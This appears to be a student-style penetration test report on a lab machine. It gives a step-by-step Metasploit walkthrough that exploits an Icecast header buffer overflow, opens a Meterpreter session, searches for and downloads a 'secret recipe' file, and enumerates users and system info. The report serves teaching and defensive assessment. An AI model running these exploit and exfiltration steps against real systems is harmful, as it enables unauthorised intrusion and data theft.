GoodSecurity Penetration Test Report

[BenQualey@GoodSecurity.com](mailto:BenQualey@GoodSecurity.com)

4-27-2022

# High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The goal of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Hans’ computer to determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software, find a secret recipe file on Hans’ computer, and report the findings back to GoodCorp.

The internal penetration test found several alarming vulnerabilities on Hans’ computer: When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs with major vulnerabilities. The details of the attack are below.

# Findings

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

Icecast\_header








Vulnerability Explanation:

Knowing the vulnerable servers IP address and that it was running an icecast server, I was able to connect to the system through a vulnerability within icecast and how it handles remote traffic. This allowed access to the server as a whole and not just the icecast service. The attack is as a “buffer overflow” that allows for code execution via an HTTP request. It is caused by how icecast parses out the http headers it receives.

Severity:

This is very severe if it is not updated because it is not limited to the icecast service, this can compromise the entire machine that icecast is installed on.

Proof of Concept:

1. Perform a service and version scan using Nmap to determine which services are up and running:
   * Run the Nmap command that performs a service and version scan against the target.  
     Command: `nmap -sV 192.168.0.20`
   * 
2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:
   * Run the SearchSploit commands to show available Icecast exploits.  
     Command: `searchsploit icecast`
   * 
3. Now that we know which exploits are available to us, let's start Metasploit:
   * Run the command that starts Metasploit:  
     Command: `msfconsole`
4. Search for the Icecast module and load it for use.
   * Run the command to search for the Icecast module:  
     Comman: `search icecast`
   * 
   * Run the command to use the Icecast module:  
     Command: `use exploit/windows/http/icecast\_header`
   * 
   * Alternatively: `use 0` (if icecast has been searched)
   * 
5. Set the RHOST to the target machine.
   * Run the command that sets the RHOST:  
     Command: `set RHOST 192.168.0.20`
   * Run the Icecast exploit.
   * Run the command that runs the Icecast exploit.  
     Command: `run`
   * 
   * Run the command that performs a search for the secretfile.txt on the target.  
     Command: `search -f \*secretfile.txt`
6. You should now have a Meterpreter session open.
   * Run the command to performs a search for the recipe.txt on the target:  
     Command: `search -f \*recipe.txt`
   * **Bonus**: Run the command that exfiltrates the recipe\*.txt file:  
     Command: `download <c:\Users\IEUser\Documents\Drinks.recipe.txt>
   * 
7. You can also use Meterpreter's local exploit suggester to find possible exploits.
   * Command: `run post/multi/recon/local\_exploit\_suggester`
   * 

**Bonus**


A. Run a Meterpreter post script that enumerates all logged on users.


Command: `getuid`




B. Open a Meterpreter shell and gather system information for the target.

Command: `shell` `systeminfo`








C. Run the command that displays the target's computer system information:

Command: ‘sysinfo’



# Recommendations

I would recommend upgrading to a later version of icecast or using a different music streaming service.